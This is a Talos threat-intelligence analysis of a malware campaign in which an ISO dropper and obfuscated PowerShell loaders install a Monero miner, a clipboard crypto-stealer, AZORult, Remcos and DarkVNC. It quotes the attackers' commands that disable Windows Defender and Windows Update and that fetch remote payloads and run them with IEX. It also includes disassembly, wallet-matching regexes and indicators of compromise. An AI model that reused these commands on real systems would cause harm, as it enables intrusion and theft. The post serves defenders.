AZORult brings friends to the party

blog.talosintelligence.com/2020/04/azorult-brings-friends-to-party.html

By Vanja Svajcer.

NEWS SUMMARY

> We are used to ransomware attacks and big game hunting making the headlines, but there is an undercurrent of other attack types that allow attackers to monetize their efforts in a less intrusive way.
>
> Here, we discuss a multi-pronged cyber criminal attack using a number of techniques that should alert blue team members with appropriate monitoring capability but are not immediately obvious to end-users.
>
> These threats demonstrate several techniques of the MITRE ATT&CK framework, most notably T1089 (Disabling Security Tools), T1105 (Remote File Copy), T1027 (Obfuscated Files or Information), T1086 (PowerShell), T1202 (Indirect Command Execution), T1055 (Process Injection), T1064 (Scripting), T1053 (Scheduled Task) and T1011 (Exfiltration Over Other Network Medium)

Attackers are constantly reinventing ways of monetizing their tools. Cisco Talos recently discovered a complex campaign with several different executable payloads, all focused on providing financial benefits for the attacker in a slightly different way. The first payload is a Monero cryptocurrency miner based on XMRigCC, and the second is a trojan that monitors the clipboard and replaces its content. There's

also a variant of the infamous AZORult information-stealing malware, a variant of Remcos remote access tool and, finally, the DarkVNC backdoor trojan.

What's new?

Embedding an executable downloader in an ISO image file is a relatively new method of delivery for AZORult. It's also unusual to see attackers using multiple methods to make money.

How did it work?

The infection chain starts with a ZIP file, which contains an ISO disk image file. When the user opens the ISO file, a disk image containing an executable loader is mounted. When the loader is launched, it deobfuscates malicious code which downloads the first obfuscated PowerShell loader stage that kickstarts the overall infection, disables security tools and Windows update service and downloads and launches the payloads.

So what?

Defenders need to be constantly vigilant and monitor the behavior of systems within their network. Attackers are like water — they will attempt to find the smallest crack to achieve their goals. While organizations need to be focused on protecting their most valuable assets, they should not ignore threats that are not particularly targeted toward their infrastructure.

Technical case overview

Introduction


The initial trigger for this investigation was a telemetry entry that showed a PowerShell process launching a download and executing a PowerShell loader.

After the drill-down, the telemetry shows that the PowerShell downloading code was launched by an executable dropper included in an ISO image that's mounted within the operating system by the user. The ISO image seems to have been downloaded compressed with ZIP, possibly encrypted with a password, which indicates it's primarily spread via email.

Executable dropper with anti-sandboxing

The dropper's functionality is rather simple, but the code contains some interesting features. All malicious API calls are resolved dynamically but locating the PEB and traversing one of the lists of loaded modules in memory to find the module address. From there, the downloader goes through the export table in order to find and return the address of the required functions which is then indirectly called using one of the 'call reg' instructions.

All strings, including the entire command line for the downloader PowerShell code are encrypted with a static byte key, different for each string, which also gets decrypted during the execution.



Command-line for the PowerShell downloader is deobfuscated using a byte XOR key.

The most interesting feature is the function that randomly calls APIs from the lists twice. First, two randomly generated numbers from 0 to 9 are generated by a pseudo-random number generator and those numbers — m and n are used as parameters for the function.

```
iVar2 = 0;
if (param_1 != 0) {
  do {
```

```
      while( true ) {
        uVar3 = RandomParam1toParam2(this,0,9);
        iVar1 = (int)uVar3;
        if (iVar1 != 0) break;
        GetCommandLineA();
        iVar2 = iVar2 + 1;
        this = extraout_ECX_00;
        if (param_1 == iVar2) goto LAB_00418d7f;
      }
      if (iVar1 - 1U < 2) {
        GetTickCount();
        this = extraout_ECX_03;
      }
      else {
        if (iVar1 == 3) {
          GetLastError();
          this = extraout_ECX_08;
        }
        else {
          if (iVar1 == 4) {
LAB_00418e50:
            GetSystemDefaultLangID();
            this = extraout_ECX_06;
          }
          else {
            if (iVar1 == 5) {
              GetCurrentProcess();
              this = extraout_ECX_11;
            }
            else {
              if (iVar1 == 6) {
LAB_00418e90:
                GetProcessHeap();
                this = extraout_ECX_10;
              }
              else {
                if (iVar1 == 7) {
                  GetEnvironmentStrings();
                  this = extraout_ECX_14;
                }
                else {
                  if (iVar1 == 8) goto LAB_00418e90;
```

```
                    this = extraout_ECX;
                    if (iVar1 == 9) goto LAB_00418e50;
                }
```


Random API calls function

The function first randomly chooses and calls m and then n APIs from the list:

- GetCommandLineA
- GetTickCount
- GetLastError
- GetSystemDefaultLangID
- GetCurrentProcess
- GetProcessHeap
- GetEnvironmentStrings

This is likely done to confuse behavioral detectors, emulators and sandboxes which may base their detections on sequences of executed API calls.

The downloader eventually calls the MessageBox API to display a fake error message.



Executable downloader fake error message.

First stage PowerShell loader

The first stage of the PowerShell loader is a simple command line:

When the base64 command-line option is decoded, we reach the actual downloading code which uses githubusercontent.com to first disable Windows Defender, stop Windows update, download and execute the next malware stage using the Invoke-Expression cmdlet.

```
Set-MpPreference -DisableRealtimeMonitoring $true

cmd /c reg add 'HKEY_LOCAL_MACHINE\\SOFTWARE\\Policies\\Microsoft\\Windows Defender' /v DisableAntiSpyware /t REG_DWORD /d 1 /f

cmd /c sc stop wuauserv\r\ncmd /c sc config wuauserv start= disabled

iex ((New-Object
System.Net.WebClient).DownloadString('hxxps://gist[.]githubusercontent[.]com/mysslacc/a5b184d9d002bf04007c4bbd2a53eeea/raw/c6f8b4c3
```

The downloaded PowerShell script is first base64-decoded and decrypted using the cmdlet ConvertTo-SecureString. The result is an obfuscated PowerShell script with several layers of obfuscation, a result of applying the Invoke-Obfuscation method to the initial code. Once deobfuscated, we can see the functionality of the PowerShell loader.

PowerShell loader

The PowerShell script downloaded and executed by the executable downloader is responsible for the installation of payloads and ensuring that they stay persistent after user logs out. All the payloads are downloaded from external sites.

The loader first sets the PowerShell preferences so that the warning and error messages are not displayed and so that the script continues executing if an error is encountered.

```
$WarningPreference = "SilentlyContinue"

$erroractionpreference = "SilentlyContinue"
```

The execution continues with checking the current privileges. The loader behaves differently if the user has administrative privileges.

If the user does not have administrative privileges, the loader creates the registry value HKCU\Software\Kumi and stores a base64 encoded string that contains code to download and execute a variant of XMRigCC cryptocurrency miner. It then creates a scheduled task with the name OneDrive SyncTask to execute hourly and launch the miner which is read from the previously created registry entry.

If the user belongs to the administrators' group, the loader will first create exclusion folders for the Windows Defender so that certain folders are not scanned and then attempt to disable various Defender's user notifications so that the user is not notified if any of the components in the attack are detected. Malwarebytes anti-malware service will also be stopped and deleted if it exists on the computer.


Finally, if the loader has administrative privileges it will attempt to create three services WinDefends, thundersec and WindowsNetworkSVC, and create three scheduled tasks to launch those services on an hourly basis. The task names are \Microsoft\Windows\Shell\updshell, \Microsoft\Windows\Autochk\SystemProxy and \Microsoft\Windows\MobilePC\DetectPC.

At the time of writing, the first URL contained a loader for either a variant of Remcos remote access tool or a variant of DarkVNC remote access trojan. If the user has administrative privileges, the loader launches Remcos. Otherwise, it launches DarkVNC.

The loader then downloads and launches a clipboard modification trojan from githubusercontent.com with the filename clp.exe in the user's temporary folder. This cryptocurrency stealer is described later.

Regardless of the permissions, the loader will create a registry value HKCU\Software\cr\d and store the code to download and launch one of the above backdoor trojans and creates a scheduled task "Update Shell" to run every five hours. The task retrieves the value stored as a base64 encoded string in the registry and downloads code from the URL hxxps://raw[.]githubusercontent[.]com/mysslacc/thd/master/base.

Finally, the loader uses a process injector RunPE to inject a variant of the Azorult information-stealing trojan into the notepad.exe process.



Process tree of the PowerShell loader as seen in Cisco Threat Grid

Payloads


XMRigCC cryptominer

Perhaps the least interesting payload installed by the loader, XMRigCC is a variant of an open-source miner that can be controlled through a command and control (C2) console. XMRigCC has its own loader, which is called by decoding and executing the content of the variable $kumi of the main loader.

The particular payload is not configured to connect to a command and control server but chooses its pool host from a list of the following URLs. All connections are conducted over port 443, possibly to avoid easy detections when other ports are used.

The list of hosts from the configuration is:

- eu[.]minerpool[.]pw
- 185[.]10[.]68[.]220
- rig[.]zxcvb[.]pw
- rig[.]myrms[.]pw
- back123[.]brasilia[.]me
- rs[.]fym5gserobhh[.]pw



Cisco Umbrella showing a spike of DNS requests for eu[.]minerpool[.]pw.

The cryptominer installs itself depending on the loader's process privileges. If the PowerShell loader has administrative privileges, it will attempt to disable Windows Defender, Malwarebytes, Sophos and HitMan Pro if they are installed. The loader then downloads the payload from the IP address 195.123.234.33, and copies it into C:\ProgramData\Oracle\Java\java.exe.

One of the interesting features is the download of a third-party driver, WinSys0 from the OpenLibSys utility, which allows the client application to read and write physical memory. However, it seems that the driver is not used and there is no evidence of the driver being loaded into memory.

The loader creates the following scheduled tasks:

- \Microsoft\Windows\Bluetooth\UpdateDeviceTask
- \Microsoft\Windows\Shell\WindowsShellUpdate
- \Microsoft\Windows\Shell\WinShell
- \Microsoft\Windows\UPnP\UPnPHost
- \Microsoft\Windows\UPnP\UPnPClient Task
- \Microsoft\Windows\SMB\SMB Task
- \Microsoft\Windows\EDP\EDP App Lock Task
- \Microsoft\Windows\EDP\EDP App Update Cache
- \Microsoft\Windows\MobilePC\DetectPC
- \Microsoft\Windows\.NET Framework\.NET Framework Cache Optimization
- \Microsoft\Windows\.NET Framework\.NET Framework Cache Optimization Files-S-3-5-21-2236678155-433529325-2142214968-1138

and creates one of the two services, depending on the bitness of the operating system:

- cli_optimization_v2.0.55727_64
- cli_optimization_v2.0.55727_32

The services simply call mshta.exe to download an HTML application that downloads and runs the same cryptominer loader.

The loader downloads and runs a PowerShell script del.ps1 that disables Windows event logging and attempts to terminate system utilities such as Process Explorer, Task Manager, Process Monitor and Daphne Task Manager.

The non-administrative branch of the cryptominer loader is quite similar and takes into account that changes are made to objects that can be modified by the current user.

Here is the list of new scheduled task names created by the lower-privilege branch of the loader:

- OneDrive Sync
- OneDrive SyncTask
- Optimization .NET
- Optimize Start Menu Cache Files-S-3-5-21-2236678155-433519125-1142214968-1037
- Optimize Start Menu Cache Files-S-3-5-21-2236678155-433529325-1142214968-1137
- Optimize Start Menu Cache Files-S-3-5-21-2236678155-433529325-1142214968-1138
- Optimize Start Menu Cache Files-S-3-5-21-2236678155-433529325-1142214968-1337

- Optimize Start Menu Cache Files-S-3-5-21-2236678155-433529325-1142214968-1447
- Optimize Start Menu Cache Files-S-3-5-21-2236678155-433529325-1142314968-1037
- \Microsoft\Windows\Optimization

Clipboard cryptocurrency stealer

The next payload is a cryptocurrency clipboard-stealing trojan. The main loader downloads it from hxxps://gist[.]githubusercontent[.]com/mysslacc/ee6d2b99f8e3a3475b7a36d9e96d1c18/raw/1a82b38931d8421406f53eb8fc4c771127b27ce4/clp, saves it in the user's temporary folder as "clp.exe," which is then launched.

The trojan copies itself into the file updip.exe in the user's ProgramData\updip folder and creates a link file udpid.lnk in the user's Startup folder so that the malware runs every time the user logs into the system. The link file is created by a PowerShell process that is called directly by the trojan with a long command line containing a base64-encoded script.

The persistence is also ensured by creating a new scheduled task — GoogleChromeUpdateTask — which runs the trojan every three hours.

Apart from the installation and persistence, the main functionality of the trojan is contained in a simple loop that monitors the clipboard content every half a second. The trojan contains an obfuscated list of regular expressions used to match the clipboard content. The strings are stored either as a data buffer or as constants assigned to contiguous memory locations. Once a buffer is created, its contents are XORd with the byte key 0x2e.

```
loc_40251B:                             ; CODE XREF: ClipBoardFun+1059↓j
                mov     [ebp+var_11C], 1D1F7570h
                mov     edx, 2E0Ah
                mov     [ebp+var_118], 34F7573h
                mov     [ebp+var_114], 54034345h
                mov     [ebp+var_110], 6466036Fh
                mov     [ebp+var_10C], 37E6003h
                mov     [ebp+var_108], 17031E74h
                mov     [ebp+var_104], 181C5573h
                mov     [ebp+var_100], 531D1D02h
                mov     word ptr [ebp+var_FC], dx
                movzx   eax, ds:byte_504230
                test    al, al
                jz      loc_4035E7

loc_402586:                             ; CODE XREF: ClipBoardFun+12C5↓j
                                        ; ClipBoardFun+1348↓j
                movzx   eax, byte ptr ds:word_504260+1
                test    al, al
                jz      short loc_4025F0
                xor     eax, 2Eh
                xor     ds:dword_504240, 2E2E2E2Eh
                xor     ds:dword_504244, 2E2E2E2Eh
                xor     ds:dword_504248, 2E2E2E2Eh
                xor     ds:dword_50424C, 2E2E2E2Eh
                xor     ds:dword_504250, 2E2E2E2Eh
                xor     ds:dword_504254, 2E2E2E2Eh
                xor     ds:dword_504258, 2E2E2E2Eh
                xor     ds:dword_50425C, 2E2E2E2Eh
                xor     byte ptr ds:word_504260, 2Eh
                mov     byte ptr ds:word_504260+1, al
```


Deobfuscating a regex to match Bitcoin addresses.

Here, we see that the trojan initialises a memory buffer with the value 70751f1d73754f03454303546f03666403607e03741e031773551c18021d1d53, which after XOR, reveals a regular expression #^[13][a-km-zA-HJ-NP-Z0-9]{26,33}$, apparently used to match Bitcoin addresses. If a Bitcoin address is matched, the malware calls the routine to modify the clipboard, presumably to redirect any transactions to the address owned by the attacker.

```
loc_401990:                             ; CODE XREF: ToSetClipboardData+5E↑j
                mov     edi, 1F56h
                mov     [ebp+var_68], 4A5D6D1Dh
                mov     [ebp+var_64], 1A5F7417h
                mov     [ebp+var_60], 4A181F5Ch
                mov     [ebp+var_5C], 7C5B7F78h
                mov     [ebp+var_58], 1C1B5D6Bh
                mov     [ebp+var_54], 644B1B57h
                mov     [ebp+var_50], 6B774968h
                mov     [ebp+var_4C], 6F447F5Fh
                mov     word ptr [ebp+var_48], di
                mov     byte ptr [ebp+var_48+2], 2Eh ; '.'
                movzx   eax, ds:byte_5043F0
                test    al, al
                jz      loc_401DBC

loc_4019E4:                             ; CODE XREF: ToSetClipboardData+6DA↓j
                                        ; ToSetClipboardData+74B↓j
                movzx   eax, ds:byte_504422
                test    al, al
                jz      short loc_401A50
                xor     ds:dword_504400, 2E2E2E2Eh
                xor     eax, 2Eh
                xor     ds:dword_504404, 2E2E2E2Eh
                xor     ds:dword_504408, 2E2E2E2Eh
                xor     ds:dword_50440C, 2E2E2E2Eh
                xor     ds:dword_504410, 2E2E2E2Eh
                xor     ds:dword_504414, 2E2E2E2Eh
                xor     ds:dword_504418, 2E2E2E2Eh
                xor     ds:dword_50441C, 2E2E2E2Eh
                xor     ds:word_504420, 2E2Eh
                mov     ds:byte_504422, al

loc_401A50:                             ; CODE XREF: ToSetClipboardData+2FD↑j
                mov     edx, offset dword_504400

loc_401A55:                             ; CODE XREF: ToSetClipboardData+379↓j
                mov     ecx, [edx]
                add     edx, 4
                lea     eax, [ecx-1010101h]
                not     ecx
                and     eax, ecx
                and     eax, 80808080h
                jz      short loc_401A55
                mov     ecx, eax
                mov     [esp+0D8h+Size], offset dword_504400
                shr     ecx, 10h
                test    eax, 8080h
                cmovz   eax, ecx
                lea     ecx, [edx+2]
                cmovz   edx, ecx
                mov     ecx, eax
                add     cl, al
                sbb     edx, 504403h
                mov     [esp+0D8h+var_CC], edx
                jmp     loc_401950
```

Decrypting attacker's Bitcoin wallet address to replace the clipboard data.

Based on the arguments of the function, the trojan will choose one of the attacker-owned cryptocurrency addresses and modify the clipboard to contain the deobfuscated data. Once again, we see here that the buffer is filled with the value 1d6d5d4a17745f1a5c1f184a787f5b7c6b5d1b1c571b4b646849776b5f7f446f561f, which becomes the address 3Csd9Zq4r16dVQuREs52y5eJFgYEqQjAx1 after deobfuscation. We can easily see that this address earned just a bit under six Bitcoins over time.



The number of transactions and the amount earned by the clipboard stealer in Bitcoins.

The trojan targets Bitcoin, Litecoin, Ethereum, Dash, Monero and Doge-Coin using the following regular expressions:

```
^[13][a-km-zA-HJ-NP-Z0-9]{26,33}$ - Bitcoin
^0x[a-fA-F0-9]{40}$
^[LM][A-z][1-9A.z]{32}$
^D{1}[5-9A-HJ-NP-U]{1}[1-9A-HJ-NP-Za-km-z]{32}$ Doge-Coin
^DX[a-z][1-9A-z]{32}$ - Dash - incorrect regular expression
^[0-9][0-9AB][123456789ABCDEFGHJKLMNPQRSTUVWXYZabcdefghijkmnopqrstuvwxyz]{93}$ - Monero
```

The next three payloads are all delivered using a PowerShell technique which downloads an obfuscated binary loader and a byte array in a text format and transforms them into actual binaries. The download is executed by using reflection to load the VisualBasic assembly and then interact with PowerShell using the VisualBasic interaction interface. The script first decompresses and loads a binary loader RunPE, which is then used to load a byte array that contains the binary payload into the process space of a newly created process, explorer.exe, control.exe or notepad.exe for Remcos, DarkVNC and Azorult respectively. All of the payloads are common so we will only briefly describe them. A full analysis is outside of the scope of this post.

```
do {$ping = test-connection -comp google.com -count 1 -Quiet} until ($ping);
$p22 = [Enum]::ToObject([System.Net.SecurityProtocolType], 3072);
[System.Net.ServicePointManager]::SecurityProtocol = $p22;
[void] [System.Reflection.Assembly]::LoadWithPartialName('Microsoft.VisualBasic');

$fj=[Microsoft.VisualBasic.Interaction]::CallByname((New-Object Net.WebClient),'Dow$_$loadStri$_$g'.replace('$_$','n'),[Microsoft.VisualBasic.CallType]::Method,
'https://gist.githubusercontent.com/mysslacc/d31500207fd13d6f986525546a170445/raw/bd3b9f8a739474b4c52c9923fdd77883dd1984ae/RunPE')|IEX;

[Byte[]]$toto=[Microsoft.VisualBasic.Interaction]::CallByname((New-Object Net.WebClient),'Dow$_$loadStri$_$g'.replace('$_$','n'),[Microsoft.VisualBasic.CallType]::Method,
'https://raw.githubusercontent.com/mysslacc/thd/master/vnc').replace('@$','0x')|IEX;

$obj =@('control.exe',$toto);
$g22=$a.GetType('Givara');
$y=$g22.GetMethod('FreeDom');
$j=[Activator]::CreateInstance($g22,$null);
$y.Invoke($j,$obj)
```

Downloading and loading RunPE that loads a DarkVNC payload from a byte array

AZORult

AZORult is an information-stealing bot written in Delphi which connects to a command and control server for so-called "work", which comes in a format of a JSON configuration. The communication with the C2 server is conducted using HTTP with the payload encrypted with a default XOR key 0x0d, 0x0a, 0xc8.

Once installed, the bot contacts the server using a POST request. Depending on the version of the bot the server can send a JSON configuration or a set of DLLs to help with stealing information as well as a set of new strings that should be used when matching targeted content for exfiltration.

AZORult may attempt to execute one or more of:


- Steal stored browser passwords
- Steal cryptocurrency wallets
- Steal browser history
- Steal website cookies
- Steal email credentials
- Steal Telegram credentials
- Steal Steam credentials
- Steal Skype credentials and message history
- Take victim machine screenshots
- Execute custom commands

Remcos

Remcos is a RAT that is offered for sale by a company called Breaking Security. While the company says it will only sell the software for legitimate uses as described in comments in response to the article here and will revoke the licenses for users not following their EULA, the sale of the RAT gives attackers everything they need to establish and run a potentially illegal botnet.

Remcos has the functionalities that are typical of a RAT. It is capable of hiding in the system and using malware techniques that make it difficult for the typical user to detect the existence of Remcos. It is written in C++ and is relatively small for the rich functionality it contains.

The Remcos payload included by the PowerShell loader is the latest version 2.5.0. Talos has created a decoder that allows simple extraction of Remcos configurations. Cisco Umbrella shows an increase in requests for the default C2 domain dfgdgertdvdf.xyz of the sample around the time we found the initial PowerShell loader.




DNS activity for the default C2 domain of the Remcos payload.

DarkVNC

If the user does not have administrative privileges the loader will attempt to load a variant of the DarkVNC trojan, which allows the attacker to remotely access the infected system using the VNC protocol. The C2 server IP address for this sample, 52.15.61.57, is shared with one of the C2 domains specified in the Remcos sample configuration — dfgdgertdvdf.online.

This IP address has been actively used in several campaigns from at least mid-December 2019.

Indeed, we can see that the DNS activity for this domain corresponds with the activity for the default Remcos C2. DarkVNC attempts to connect to the C2 server using the TCP port 8080, likely to be less suspicious as this is one of the default ports for connections to HTTP proxies.

